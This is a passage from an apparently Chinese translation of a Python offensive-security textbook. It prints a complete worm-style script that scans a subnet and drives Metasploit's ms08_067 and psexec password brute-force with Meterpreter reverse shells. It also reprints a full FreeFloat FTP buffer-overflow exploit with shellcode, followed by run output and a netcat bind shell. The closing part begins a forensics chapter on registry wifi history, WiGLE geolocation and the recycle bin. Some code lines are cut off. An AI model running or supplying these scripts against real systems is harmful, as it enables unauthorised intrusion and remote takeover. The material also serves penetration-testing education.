函数smbBrute接受Metasploit配置文件，目标主机，一系列密码的文件，本地地址和本地端口作为输入，然后进行监听。它设置用户名为默认的Windows管理员administrator然后打开密码文件。对于文件的每一个密码，函数将建立一个Metasploit资源配置文件为了使用远程执行程序的exploit。如果一个用户名和密码组合成功了，exploit将会启动Meterpreter攻击荷载反向连接到本地的地址和端口。

```
def smbBrute(configFile, tgtHost, passwdFile, lhost, lport):
    username = 'Administrator'
    pF = open(passwdFile, 'r')
    for password in pF.readlines():
        password = password.strip('\n').strip('\r')
        configFile.write('use exploit/windows/smb/psexec\n')
        configFile.write('set SMBUser ' + str(username) + '\n')
        configFile.write('set SMBPass ' + str(password) + '\n')
        configFile.write('set RHOST ' + str(tgtHost) + '\n')
        configFile.write('set PAYLOAD windows/meterpreter/reverse_t
        configFile.write('set LPORT ' + str(lport) + '\n')
        configFile.write('set LHOST ' + lhost + '\n')
        configFile.write('exploit -j -z\n')
```

将所有的放在一起建立我们自己的Conficker蠕虫

尝试把所有的功能放在一起，我们的脚本现在已经具备扫描目标，利用 `ms08-067_netapi` 漏洞，暴力破解SMB用户名密码并远程执行程序的能力了。最后，我们增加一些选项给脚本的 `main()` 函数把以前写的函数整合包装在一起调用。完整的代码如下。

```
# coding=UTF-8

import os
import optparse
import sys
import nmap

def findTgts(subNet):
    nmScan = nmap.PortScanner()
    nmScan.scan(subNet, '445')
    tgtHosts = []
    for host in nmScan.all_hosts():
        if nmScan[host].has_tcp(445):
            state = nmScan[host]['tcp'][445]['state']
            if state == 'open':
                print '[+] Found Target Host: ' + host
                tgtHosts.append(host)
    return tgtHosts
def setupHandler(configFile, lhost, lport):
    configFile.write('use exploit/multi/handler\n')
    configFile.write('set PAYLOAD windows/meterpreter/reverse_tcp\n
    configFile.write('set LPORT ' + str(lport) + '\n')
    configFile.write('set LHOST ' + lhost + '\n')
    configFile.write('exploit -j -z\n')
    configFile.write('setg DisablePayloadHandler 1\n')
def confickerExploit(configFile, tgtHost, lhost, lport):
    configFile.write('use exploit/windows/smb/ms08_067_netapi\n')
    configFile.write('set RHOST ' + str(tgtHost) + '\n')
    configFile.write('set PAYLOAD windows/meterpreter/reverse_tcp\n
    configFile.write('set LPORT ' + str(lport) + '\n')
    configFile.write('set LHOST ' + lhost + '\n')
    configFile.write('exploit -j -z\n')
def smbBrute(configFile, tgtHost, passwdFile, lhost, lport):
    username = 'Administrator'
    pF = open(passwdFile, 'r')
    for password in pF.readlines():
        password = password.strip('\n').strip('\r')
        configFile.write('use exploit/windows/smb/psexec\n')
        configFile.write('set SMBUser ' + str(username) + '\n')
        configFile.write('set SMBPass ' + str(password) + '\n')
        configFile.write('set RHOST ' + str(tgtHost) + '\n')
        configFile.write('set PAYLOAD windows/meterpreter/reverse_t
        configFile.write('set LPORT ' + str(lport) + '\n')
        configFile.write('set LHOST ' + lhost + '\n')
        configFile.write('exploit -j -z\n')

def main():
```

```
    configFile = open('meta.rc', 'w')
    parser = optparse.OptionParser('[-] Usage%prog -H &lt;RHOST[s]&
    parser.add_option('-H', dest='tgtHost', type='string', help='sp
    parser.add_option('-p', dest='lport', type='string', help='spec
    parser.add_option('-l', dest='lhost', type='string', help='spec
    parser.add_option('-F', dest='passwdFile', type='string', help=
    (options, args) = parser.parse_args()
    if (options.tgtHost == None) | (options.lhost == None):
        print parser.usage
        exit(0)
    lhost = options.lhost
    lport = options.lport
    if lport == None:
        lport = '1337'
    passwdFile = options.passwdFile
    tgtHosts = findTgts(options.tgtHost)
    setupHandler(configFile, lhost, lport)
    for tgtHost in tgtHosts:
        confickerExploit(configFile, tgtHost, lhost, lport)
        if passwdFile != None:
            smbBrute(configFile, tgtHost, passwdFile, lhost, lport)
    configFile.close()
    os.system('msfconsole -r meta.rc')
if __name__ == '__main__':
    main()
```

到目前为止我们利用的都是已知的方法攻击的。然而，没有已知的攻击方法的目标主机怎么办？你怎样建立你自己的0day攻击？在接下来的章节中，我们我们将建立我们自己的0day攻击。

```
attacker# python conficker.py -H 192.168.1.30-50 -l 192.168.1.3 -F
    passwords.txt
[+] Found Target Host: 192.168.1.35
[+] Found Target Host: 192.168.1.37
[+] Found Target Host: 192.168.1.42
[+] Found Target Host: 192.168.1.45
[+] Found Target Host: 192.168.1.47
<..SNIPPED..>
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.37
[*] Meterpreter session 1 opened (192.168.1.3:1337 -> 192.168.1.37
<..SNIPPED..>
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.42
[*] Meterpreter session 1 opened (192.168.1.3:1337 -> 192.168.1.42
```

编写你自己的0day POC代码

上一节的Conficker蠕虫利用的是堆栈溢出漏洞。Metasploit框架包含了几百种独一无二的exploit，你可能碰到要你自己写的远程代码执行的exploit的代码。这一节我们将讲解怎样用Python简化这一过程。为了做到这些，我们要开始讲解缓冲区溢出的知识。

Morris蠕虫成功的部分原因是Finger服务的堆栈缓冲区溢出的漏洞利用。这类攻击的成功是因为程序验证用户输入的失败所导致。尽管Morris蠕虫在1988年利用了堆栈缓冲区溢出漏洞，直到1996年Elias Levy才发表了一篇学术论文为“Smashing the Stack for Fun and Profit”在Phrack杂志上。如果你对堆栈缓冲区溢出攻击的原理不熟悉的话，想了解更多，可以仔细阅读这篇文章。就我们的目的而言，我们会花时间讲解堆栈缓冲区溢出攻击的关键技术。

基于堆栈的缓冲区溢出攻击

对于堆栈缓冲区溢出来说，未经检查的用户数据覆盖了下一个指令EIP从而控制程序的流程。Exploit直接将EIP寄存器指向攻击者插入ShellCode的位置。一系列的机器代码ShellCode能允许exploit在目标系统里增加用户，连接攻击者或者下载一个独立的可执行文件。ShellCode有无尽的可能性存在，完全取决于内存空间的大小。

在存在很多种编写exploit方法的今天，基于堆栈缓冲区溢出的方法提供了原始的exploit向量。而且大量的exploit还在增加。2011年7月，我的一个朋友发布了一个针对脆弱的FTP服务器的exploit。虽然开发exploit似乎是一个很复杂的任务，但实际的攻击代码却少于80行(包含约30行的shell代码)。

添加攻击的关键元素

让我们开始构建我们的exploit的关键元素。首先我们设置我们的shellcode变量包含Metasploit框架为我们生成的十六进制编码的攻击荷载。接下来我们设置我们的溢出变量包含246个字母A的实例(16进制为 `\x41`)。我们返回的地址变量指向一个 `kernel.dll` 地址，包含了一个直接跳到栈顶端的指令。我们填充包含一系列150个 `NOP` 指令的变量。这构建了我们的NOP滑铲。最后我们集合所有的变量组成一个变量，我们称为碰撞。

基于堆栈缓冲区溢出exploit的基本要素

溢出：用户的输入超过了预期在栈中分配的值。

返回地址：被用来直接跳转到栈顶端的4个字节的地址。在接下来的exploit中，我们用4个字节的地址指向 `kernel.dll` 的 `JMP ESP` 指令。

填充物：在shellcode之前的一系列的 `NOP` (空指令)指令。允许攻击者猜测直接跳到的地址。如果攻击者跳到 `NOP` 滑铲的任何地方，它将直接滑到shellcode。

Shellcode：一小段汇编机器码。在下面的例子中，我们将利用Metasploit生成Shellcode代码。

```
shellcode = ("\xbf\x5c\x2a\x11\xb3\xd9\xe5\xd9\x74\x24\xf4\x5d\x33\
    "\xb1\x56\x83\xc5\x04\x31\x7d\x0f\x03\x7d\x53\xc8\xe4\x4f"
    "\x83\x85\x07\xb0\x53\xf6\x8e\x55\x62\x24\xf4\x1e\xd6\xf8"
    "\x7e\x72\xda\x73\xd2\x67\x69\xf1\xfb\x88\xda\xbc\xdd\xa7"
    "\xdb\x70\xe2\x64\x1f\x12\x9e\x76\x73\xf4\x9f\xb8\x86\xf5"
    "\xd8\xa5\x68\xa7\xb1\xa2\xda\x58\xb5\xf7\xe6\x59\x19\x7c"
    "\x56\x22\x1c\x43\x22\x98\x1f\x94\x9a\x97\x68\x0c\x91\xf0"
    "\x48\x2d\x76\xe3\xb5\x64\xf3\xd0\x4e\x77\xd5\x28\xae\x49"
    "\x19\xe6\x91\x65\x94\xf6\xd6\x42\x46\x8d\x2c\xb1\xfb\x96"
    "\xf6\xcb\x27\x12\xeb\x6c\xac\x84\xcf\x8d\x61\x52\x9b\x82"
    "\xce\x10\xc3\x86\xd1\xf5\x7f\xb2\x5a\xf8\xaf\x32\x18\xdf"
    "\x6b\x1e\xfb\x7e\x2d\xfa\xaa\x7f\x2d\xa2\x13\xda\x25\x41"
    "\x40\x5c\x64\x0e\xa5\x53\x97\xce\xa1\xe4\xe4\xfc\x6e\x5f"
    "\x63\x4d\xe7\x79\x74\xb2\xd2\x3e\xea\x4d\xdc\x3e\x22\x8a"
    "\x88\x6e\x5c\x3b\xb0\xe4\x9c\xc4\x65\xaa\xcc\x6a\xd5\x0b"
    "\xbd\xca\x85\xe3\xd7\xc4\xfa\x14\xd8\x0e\x8d\x12\x16\x6a"
    "\xde\xf4\x5b\x8c\xf1\x58\xd5\x6a\x9b\x70\xb3\x25\x33\xb3"
    "\xe0\xfd\xa4\xcc\xc2\x51\x7d\x5b\x5a\xbc\xb9\x64\x5b\xea"
    "\xea\xc9\xf3\x7d\x78\x02\xc0\x9c\x7f\x0f\x60\xd6\xb8\xd8"
    "\xfa\x86\x0b\x78\xfa\x82\xfb\x19\x69\x49\xfb\x54\x92\xc6"
    "\xac\x31\x64\x1f\x38\xac\xdf\x89\x5e\x2d\xb9\xf2\xda\xea"
    "\x7a\xfc\xe3\x7f\xc6\xda\xf3\xb9\xc7\x66\xa7\x15\x9e\x30"
    "\x11\xd0\x48\xf3\xcb\x8a\x27\x5d\x9b\x4b\x04\x5e\xdd\x53"
    "\x41\x28\x01\xe5\x3c\x6d\x3e\xca\xa8\x79\x47\x36\x49\x85"
    "\x92\xf2\x79\xcc\xbe\x53\x12\x89\x2b\xe6\x7f\x2a\x86\x25"
    "\x86\xa9\x22\xd6\x7d\xb1\x47\xd3\x3a\x75\xb4\xa9\x53\x10"
    "\xba\x1e\x53\x31")
overflow = "\x41" * 246
ret = struct.pack('&lt;L', 0x7C874413)  #7C874413 JMP ESP kernel32
padding = "\x90" * 150
crash = overflow + ret + padding + shellcode
```

发送exploit

使用伯克利套接字API，我们将创建一个到我们目标主机21端口的TCP连接。如果连接成功，我们将通过发送匿名的用户名和 密码的到了主机的认证。最后我们将发送FTP命令“RETR”紧接着是我们的碰撞变量。由于受影响的程序没有正确的过滤用户的输入，这将导致堆栈的缓冲区溢出覆盖了EIP寄存器允许我们的程序直接跳到并执行我们的Shellcode代码。

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
    s.connect((target, 21))
except:
    print "[-] Connection to "+target+" failed!"
    sys.exit(0)
print("[*] Sending " + 'len(crash)' + " " + command +" byte crash.
s.send("USER anonymous\r\n")
s.recv(1024)
s.send("PASS \r\n")
s.recv(1024)
s.send("RETR" +" " + crash + "\r\n")
time.sleep(4)
```

整合整个exploit脚本

把所有的代码整合在一起，我们有Craig Freyman发布的原始的exploit。

```
#!/usr/bin/Python
# coding=UTF-8

#Title: Freefloat FTP 1.0 Non Implemented Command Buffer Overflows
#Author: Craig Freyman (@cd1zz)
#Date: July 19, 2011
#Tested on Windows XP SP3 English
#Part of FreeFloat pwn week
#Vendor Notified: 7-18-2011 (no response)
#Software Link:http://www.freefloat.com/sv/freefloat-ftp-server/fre

import socket, sys, time, struct

if len(sys.argv) &lt; 2:
    print "[-]Usage:%s &lt;target addr&gt; &lt;command&gt;"% sys.ar
    print "[-]For example [filename.py 192.168.1.10 PWND] would do
    print "[-]Other options: AUTH, APPE, ALLO, ACCT"
    sys.exit(0)
target = sys.argv[1]
command = sys.argv[2]
if len(sys.argv) &gt; 2:
    platform = sys.argv[2]
#./msfpayload windows/shell_bind_tcp r | ./msfencode -e x86/shikata
#[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)
shellcode = ("\xbf\x5c\x2a\x11\xb3\xd9\xe5\xd9\x74\x24\xf4\x5d\x33\
    "\xb1\x56\x83\xc5\x04\x31\x7d\x0f\x03\x7d\x53\xc8\xe4\x4f"
    "\x83\x85\x07\xb0\x53\xf6\x8e\x55\x62\x24\xf4\x1e\xd6\xf8"
    "\x7e\x72\xda\x73\xd2\x67\x69\xf1\xfb\x88\xda\xbc\xdd\xa7"
    "\xdb\x70\xe2\x64\x1f\x12\x9e\x76\x73\xf4\x9f\xb8\x86\xf5"
    "\xd8\xa5\x68\xa7\xb1\xa2\xda\x58\xb5\xf7\xe6\x59\x19\x7c"
```

```
    "\x56\x22\x1c\x43\x22\x98\x1f\x94\x9a\x97\x68\x0c\x91\xf0"
    "\x48\x2d\x76\xe3\xb5\x64\xf3\xd0\x4e\x77\xd5\x28\xae\x49"
    "\x19\xe6\x91\x65\x94\xf6\xd6\x42\x46\x8d\x2c\xb1\xfb\x96"
    "\xf6\xcb\x27\x12\xeb\x6c\xac\x84\xcf\x8d\x61\x52\x9b\x82"
    "\xce\x10\xc3\x86\xd1\xf5\x7f\xb2\x5a\xf8\xaf\x32\x18\xdf"
    "\x6b\x1e\xfb\x7e\x2d\xfa\xaa\x7f\x2d\xa2\x13\xda\x25\x41"
    "\x40\x5c\x64\x0e\xa5\x53\x97\xce\xa1\xe4\xe4\xfc\x6e\x5f"
    "\x63\x4d\xe7\x79\x74\xb2\xd2\x3e\xea\x4d\xdc\x3e\x22\x8a"
    "\x88\x6e\x5c\x3b\xb0\xe4\x9c\xc4\x65\xaa\xcc\x6a\xd5\x0b"
    "\xbd\xca\x85\xe3\xd7\xc4\xfa\x14\xd8\x0e\x8d\x12\x16\x6a"
    "\xde\xf4\x5b\x8c\xf1\x58\xd5\x6a\x9b\x70\xb3\x25\x33\xb3"
    "\xe0\xfd\xa4\xcc\xc2\x51\x7d\x5b\x5a\xbc\xb9\x64\x5b\xea"
    "\xea\xc9\xf3\x7d\x78\x02\xc0\x9c\x7f\x0f\x60\xd6\xb8\xd8"
    "\xfa\x86\x0b\x78\xfa\x82\xfb\x19\x69\x49\xfb\x54\x92\xc6"
    "\xac\x31\x64\x1f\x38\xac\xdf\x89\x5e\x2d\xb9\xf2\xda\xea"
    "\x7a\xfc\xe3\x7f\xc6\xda\xf3\xb9\xc7\x66\xa7\x15\x9e\x30"
    "\x11\xd0\x48\xf3\xcb\x8a\x27\x5d\x9b\x4b\x04\x5e\xdd\x53"
    "\x41\x28\x01\xe5\x3c\x6d\x3e\xca\xa8\x79\x47\x36\x49\x85"
    "\x92\xf2\x79\xcc\xbe\x53\x12\x89\x2b\xe6\x7f\x2a\x86\x25"
    "\x86\xa9\x22\xd6\x7d\xb1\x47\xd3\x3a\x75\xb4\xa9\x53\x10"
    "\xba\x1e\x53\x31")
#7C874413 FFE4 JMP ESP kernel32.dll
ret = struct.pack('&lt;L', 0x7C874413)
padding = "\x90" * 150
crash = "\x41" * 246 + ret + padding + shellcode
print "\
    [*] Freefloat FTP 1.0 Any Non Implemented Command Buffer Overfl
    [*] Author: Craig Freyman (@cd1zz)\n\
    [*] Connecting to "+target
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
    s.connect((target, 21))
except:
    print("[-] Connection to "+target+" failed!")
    sys.exit(0)
print("[*] Sending " + 'len(crash)' + " " + command +" byte crash..
s.send("USER anonymous\r\n")
s.recv(1024)
s.send("PASS \r\n")
s.recv(1024)
s.send(command +" " + crash + "\r\n")
time.sleep(4)
```

下载并复制一个FreeFloat FTP到Windows XP SP2或者Windows XP SP3的电脑上之后，我们可以测试 Craig Freyman的exploit。注意，他用的shellcode是绑定了TCP端口4444的脆弱的目标。所以我们可以运行我们的exploit脚本或者 `netcat` 连接到目标主机的4444端口。如果一切都成功了，现在我们已经获取了目标主机的命令行提示。

```
attacker$ python freefloat2-overflow.py 192.168.1.37 PWND
[*] Freefloat FTP 1.0 Any Non Implemented Command Buffer Overflow
[*] Author: Craig Freyman (@cd1zz)
[*] Connecting to 192.168.1.37
[*] Sending 768 PWND byte crash...
attacker$ nc 192.168.1.37 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Administrator\Desktop\&gt;
```

本章总结

恭喜你！在我们的渗透测试中我们可以使用我们自己编写的工具。我们通过编写我们自己的端口扫描器开始，然后审查SSH，FTP，SMB协议的攻击方法，最后我们用Python构建了我们自己的0day exploit。

我希望你在无穷无尽的渗透测试中自己编写代码。为了推进和提高我们的渗透测试，我们已经展示了Python脚本背后的基础知识。现在我们有一个更好的了解Python的机会，让我们研究一下怎样编写用于法庭调查取证的脚本。

第三章 用python进行调查取证

本章内容：

1. 通过Windows注册表定位
2. 回收站调查
3. 审查PDF和DOC文件的元数据
4. 从Exif元数据中提取GPS坐标
5. 探究Skype结构
6. 从火狐的数据库中枚举浏览器结构
7. 审查移动设备结构

> 最终，你必须忘记技术。你越是进步，教导的也就越少，伟大的路是没有眞正的道路的。
>
> ---Ueshiba Morihei, Kaiso, Founder, Aikido

引文：如何解决BTK谋杀案

2005年2月，Wichita警方取证调查Randy Stone先生，揭开了一件尘封了30年的案件的神秘面纱。几天前，

KSAS电视台提交给警方了一个他们从臭名昭著的BTK（绑定，酷刑，杀戮）的杀手那里接收到的软盘。1974年至1991年的至少十起谋杀案中，BTK的杀手故意留下蛛丝马迹，来嘲弄警察和受害者。2005年2月16日，BTK的杀手给电视台邮寄了一个包含指令的软盘，在这些指令中，磁盘包含了一个叫做 `Test.A.rtf` (Regan, 2006)。然而这份文件包含了BTK杀手指令的同时，也包含了一些别的东西：元数据。在这份微软的RTF格式文件中，包含了杀手的名字和地理位置。这帮助了案件的破获，最终警察确认Denis Rader 就是BTK的杀手，案件最终告破。

计算机取证调查只需要好的调查员和他的好工具。调查员往往有很多挑剔的问题，但没有工具能解决他们的问题。进入Python。在前几章我们看到，解决复杂的问题只用极少的代码证明了Python编程语言的实力。正如我们将在下面章节中看到的，我们能用极少数的Python代码解决复杂的问题。让我们开始用一些独特的Windows注册表来物理跟踪用户吧。

你去哪里了？---在注册表中分析无线接入点

Windows注册表包含了一个存储操作系统配置设置的层次化数据库。随着无线网的出现，Windows注册表存储了与无线连接相关的信息。了解注册表键值的位置和意义可以为我们提供详细的笔记本到过的地理位置。从Windows Vista之后，注册表存储每一个网络信息在 `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Net` 子键值下。从Windows命令提示符，我们可以列出每一个网络显示描述GUID，网络描述，网络名称和网关MAC地址。

```
C:\Windows\system32>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsof
Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged" /s
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\NetworkList\Sign
atures\Unmanaged\010103000F0000F0080000000F0000F04BCC2360E4B8F7DC8E
    AB8AE4DAD8
62E3960B979A7AD52FA5F70188E103148
ProfileGuid      REG_SZ   {3B24CE70-AA79-4C9A-B9CC-83F90C2C9C0D}
Description          REG_SZ   Hooters_San_Pedro
Source              REG_DWORD   0x8
DnsSuffix            REG_SZ    <none>
FirstNetwork         REG_SZ    Public_Library
DefaultGatewayMac   REG_BINARY   00115024687F0000
```

使用WinReg读取Windows注册表

注册表存储的网关MAC地址作为REG_BINARY类型。在前面的例子中，16进制 `\x00\x11\x50\x24\x68\x7F\x00\x00` 表示的实际地址为 `00:11:50:24:68:7F` 。我们将写一个快速的函数将 `REG_BINARY` 的值转换为实际的MAC地址。在后面我们将会看到无线网络的MAC地址是有用的。

```
def val2addr(val):
    addr = ""
    for ch in val:
        addr += ("%02x "% ord(ch))
        addr = addr.strip(" ").replace(" ",":")[0:17]
return addr
```

现在，让我们来编写一个函数从Windows注册表键值中获取每一个列出来的网络的网络名称和MAC地址。为此，我们将利用 `_winreg` 模块，Windows版的Python默认安装的模块。连接到注册表后，我们可以使用 `OpenKey()` 函数打开键，并循环获取键下面的网络描述。对于每一个描述，包含下面子键： `ProfileGuid` , `Description` , `Source` , `DnsSuffix` , `FirstNetwork` , `DefaultGatewayMac` 。网络名称和网关MAC地址在注册表键列表中的第四个和第五个。现在我们可以枚举每一个键，并在屏幕上面打印出来。

把所有的组合在一起，现在我们有一个脚本将打印存储在注册表中的先前连接的无线网络的信息。

```
# coding=UTF-8

import _winreg

def val2addr(val):
    addr = ""
    for ch in val:
        addr += ("%02x "% ord(ch))
        addr = addr.strip(" ").replace(" ",":")[0:17]
    return addr

def printNets():
    net = "SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList
    key = _winreg.OpenKey(_winreg.HKEY_LOCAL_MACHINE, net)
    print '\n[*] Networks You have Joined.'
    for i in range(100):
        try:
            guid = _winreg.EnumKey(key, i)
            netKey = _winreg.OpenKey(key, str(guid))
            (n, addr, t) = _winreg.EnumValue(netKey, 5)
            (n, name, t) = _winreg.EnumValue(netKey, 4)
            macAddr = val2addr(addr)
            netName = str(name)
            print '[+] ' + netName + ' ' + macAddr
            _winreg.CloseKey(netKey)
        except:
            break

def main():
    printNets()
if __name__ == "__main__":
    main()
```

在我们的目标笔记本上运行我们的脚本，我们可以看到先前连接过的无线网络及其MAC地址。当测试脚本时，确保使用管理员权限运行的脚本，否则将无法读取注册表键值。

```
C:\Users\investigator\Desktop\python discoverNetworks.py
[*] Networks You have Joined.
[+] Hooters_San_Pedro, 00:11:50:24:68:7F
[+] LAX Airport, 00:30:65:03:e8:c6
[+] Senate_public_wifi, 00:0b:85:23:23:3e
```

使用Mechanize 将MAC地址提交到Wigle

然而，脚本不会在次结束。随着获得无线接入点的MAC地址，我们现在开可以打印出无线接入点的物理位置。有相当多的数据库，包括开源的和专有的，包含了大量与无线接入点物理位置相关的信息。专利产品，如手机就是使用这样的地理位置的数据库而没有使用GPS。

SkyHook数据库，可以在 http://www.skyhookwireless.com/ 找到。提供了一个基于WIFI接入点的软件开发工具包。Ian McCracken开发的一个开源项目提供了提供了对这个数据库的访问能力在 http://code.google.com/p/maclocate/ 网站。然而，最近，SkyHook改变了SDK而是使用API密钥来使用数据库。Google也维护这同样大的数据库用于关联无线接入点的MAC地址到物理位置。然而，不久后，不久后，Gorjan Petrovski开发了一个NMAP NSE脚本来和Google的数据库进行交互。Google反对开源代码和他的数据库进行交互。不久之后，由于隐私问题，微软也关闭了类似的WIFI物理位置数据库。

剩下的数据库和开源项目WiGLE.net继续允许用户通过无线接入点的搜索物理位置。注册一个账号之后，用户就能通过一个小的Python脚本和wigle.net进行交互。让我们快速检查如何建立一个脚本与WiGLE.net交互。

使用WiGLE. Net，用户很快就会意识到为了得到WiGLE他必须与第三方的页面进行交互。首先，用户必须打开WiGLE.net的初始化页面在 https://wigle.net/ 网页；然后用户必须登陆到WiGLE在 https://wigle.net/ 页面。最后，用户可以查询特定的无线SSID的MAC地址在 https://wigle.net/ 页面。捕获MAC地址查询请求，我们可以看到在请求无线接入点的GPS地址的HTTP POST请求中tnetid(网络标识符)包含了MAC地址。

```
POST /gps/gps/main/confirmquery/ HTTP/1.1
Accept-Encoding: identity
Content-Length: 33
Host: wigle.net
User-Agent: AppleWebKit/531.21.10
Connection: close
Content-Type: application/x-www-form-urlencoded
netid=0A%3A2C%3AEF%3A3D%3A25%3A1B
<..SNIPPED..>
```

此外，我们看到从页面响应的数据中包含了GPS坐标。字符串 `maplat=47.25264359&maplon=-87.25624084` 包含了接入点的经度和纬度。

```
<tr class="search"><td>
<a href="/gps/gps/Map/onlinemap2/?maplat=47.25264359&amp;maplon=-
87.25624084&amp;mapzoom=17&amp;ssid=McDonald's FREE Wifi&amp;netid=
25:1B">Get Map</a></td>
<td>0A:2C:EF:3D:25:1B</td><td>McDonald's FREE Wifi</td><
```

有了这些信息，我们现在足够建立建立一个简单的函数用来返回WiGLE数据库中记录的无线接入点的的经度和纬度。注意，要使用 `mechanize` 模块。可以从 http://wwwsearch.sourceforge.net/mechanize/ 网站获得该模块。 `mechanize` 允

许通过Python进行WEB状态编程，类似于 `urllib2` 模块的功能。这就意味着，一旦我们正常的登陆到WiGLE服务，它就会存储和重用我们的验证cookie。

```
import mechanize, urllib, re, urlparse

def wiglePrint(username, password, netid):
    browser = mechanize.Browser()
    browser.open('http://wigle.net')
    reqData = urllib.urlencode({'credential_0': username, 'credent:
    browser.open('https://wigle.net/gps/gps/main/login', reqData)
    params = {}
    params['netid'] = netid
    reqParams = urllib.urlencode(params)
    respURL = 'http://wigle.net/gps/gps/main/confirmquery/'
    resp = browser.open(respURL, reqParams).read()
    mapLat = 'N/A'
    mapLon = 'N/A'
    rLat = re.findall(r'maplat=.*\&amp;', resp)
    if rLat:
        mapLat = rLat[0].split('&amp;')[0].split('=')[1]
    rLon = re.findall(r'maplon=.*\&amp;', resp)
    if rLon:
        mapLon = rLon[0].split
print('[-] Lat: ' + mapLat + ', Lon: ' + mapLon)
```

添加WiGLE MAC地址查询功能到我们原来的脚本。我们现在有能力检查注册表中以前连接过的无线接入点并查询他们的物理位置。

```
# coding=UTF-8
import optparse
import mechanize
import urllib
import re
import _winreg

def val2addr(val):
    addr = ""
    for ch in val:
        addr += ("%02x " % ord(ch))
        addr = addr.strip(" ").replace(" ", ":")[0:17]
    return addr

def wiglePrint(username, password, netid):
    browser = mechanize.Browser()
    browser.open('http://wigle.net')
    reqData = urllib.urlencode({'credential_0': username, 'credent:
    browser.open('https://wigle.net/gps/gps/main/login', reqData)
    params = {}
    params['netid'] = netid
    reqParams = urllib.urlencode(params)
```

```
    respURL = 'http://wigle.net/gps/gps/main/confirmquery/'
    resp = browser.open(respURL, reqParams).read()
    mapLat = 'N/A'
    mapLon = 'N/A'
    rLat = re.findall(r'maplat=.*\&amp;', resp)
    if rLat:
        mapLat = rLat[0].split('&amp;')[0].split('=')[1]
    rLon = re.findall(r'maplon=.*\&amp;', resp)
    if rLon:
        mapLon = rLon[0].split
    print('[-] Lat: ' + mapLat + ', Lon: ' + mapLon)

def printNets(username, password):
    net = "SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList
    key = _winreg.OpenKey(_winreg.HKEY_LOCAL_MACHINE, net)
    print '\n[*] Networks You have Joined.'
    for i in range(100):
        try:
            guid = _winreg.EnumKey(key, i)
            netKey = _winreg.OpenKey(key, str(guid))
            (n, addr, t) = _winreg.EnumValue(netKey, 5)
            (n, name, t) = _winreg.EnumValue(netKey, 4)
            macAddr = val2addr(addr)
            netName = str(name)
            print('[+] ' + netName + ' ' + macAddr)
            wiglePrint(username, password, macAddr)
            _winreg.CloseKey(netKey)
        except:
            break

def main():
    parser = optparse.OptionParser("usage%prog -u <wigle username>
    parser.add_option('-u', dest='username', type='string', help='s
    parser.add_option('-p', dest='password', type='string', help='s
    (options, args) = parser.parse_args()
    username = options.username
    password = options.password
    if username == None or password == None:
        print(parser.usage)
        exit(0)
    else:
        printNets(username, password)
if __name__ == '__main__':
    main()
```

运行我们的新脚本，我们可以看到先前连接过的无线网络和他们的物理位置。知道了计算机在哪，让我们在下一节检查一下回收站。

```
C:\Users\investigator\Desktop\python discoverNetworks.py
[*] Networks You have Joined.
[+] Hooters_San_Pedro, 00:11:50:24:68:7F
[-] Lat: 29.55995369, Lon: -98.48358154
[+] LAX Airport, 00:30:65:03:e8:c6
[-] Lat: 28.04605293, Lon: -82.60256195
[+] Senate_public_wifi, 00:0b:85:23:23:3e
[-] Lat: 44.95574570, Lon: -93.10277557
```

用Python来恢复回收站中删除的项目

在微软的操作系统中，回收站作为一个特殊的文件夹包含了已经删除的文件。当用户通过Windows Explorer删除文件时，操作系统会将这个文件移动到这个特殊的文件夹中并标记这文件已删除，但是并不是实际上的删除它们。在Windows 98和更早的系统中用的是FAT文件系统。 `C:\Recycled\` 目录保存着回收站目录。支持NTFS的操作系统有Windows NT，2000，和XP存储回收站在 `C:\Recycler\` 目录下。Windows Vista和Windows 7系统存储在 `C:\$Recycle.Bin` 目录下。

使用OS模块查找已删除的项目

为了让我们的脚本不依赖与特定的Windows操作系统，让我们编写一个函数来测试每一个可能的候选目录并返回系统上存在的第一个目录。

```
import os
def returnDir():
    dirs = ['C:\\Recycler\\', 'C:\\Recycled\\', 'C:\\$Recycle.Bin\\
    for recycleDir in dirs:
        if os.path.isdir(recycleDir):
            return recycleDir
return None
```

在发现回收站目录之后，我们需要检查里面的内容。 注意两个子目录，它们都包含字符串 `S-1-5-21-1275210071-1715567821-725345543-` 并终止与1005或者500。这个字符串用户的SID，与机器上的用户的账户一一相对应。

```
C:\RECYCLER>dir /a
    Volume in drive C has no label.
    Volume Serial Number is 882A-6E93
Directory of C:\RECYCLER
04/12/2011 09:24 AM <DIR> .
04/12/2011 09:24 AM <DIR> ..
04/12/2011 09:56 AM
<DIR> S-1-5-21-1275210071-1715567821-
725345543-
1005
04/12/2011 09:20 AM  <DIR>  S-1-5-21-1275210071-1715567821-
    725345543-
500
        0 File(s)    0 bytes
        4 Dir(s) 30,700,670,976 bytes free
```

用Python将用户的SID关联起来

我们将使用Windows注册表将SID转化为一个准确的用户名。通过检查Windows注册表键值 `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Pr` ，我们可以看到它返回一个是 `%SystemDrive%\Documents and Settings\<USERID>` 。在下图中，我们看到这允许我们将SID为 `S-1-5-21-1275210071-1715567821-725345543-1005` 转化为用户名“alex”。

```
C:\RECYCLER>reg query  "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windo
ProfileImagePath
! REG.EXE VERSION 3.0
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\ProfileList \S-1-5-21-1275210071-1715567821-
725345543-1005 ProfileImagePath
REG_EXPAND_SZ %SystemDrive%\Documents and Settings\alex
```

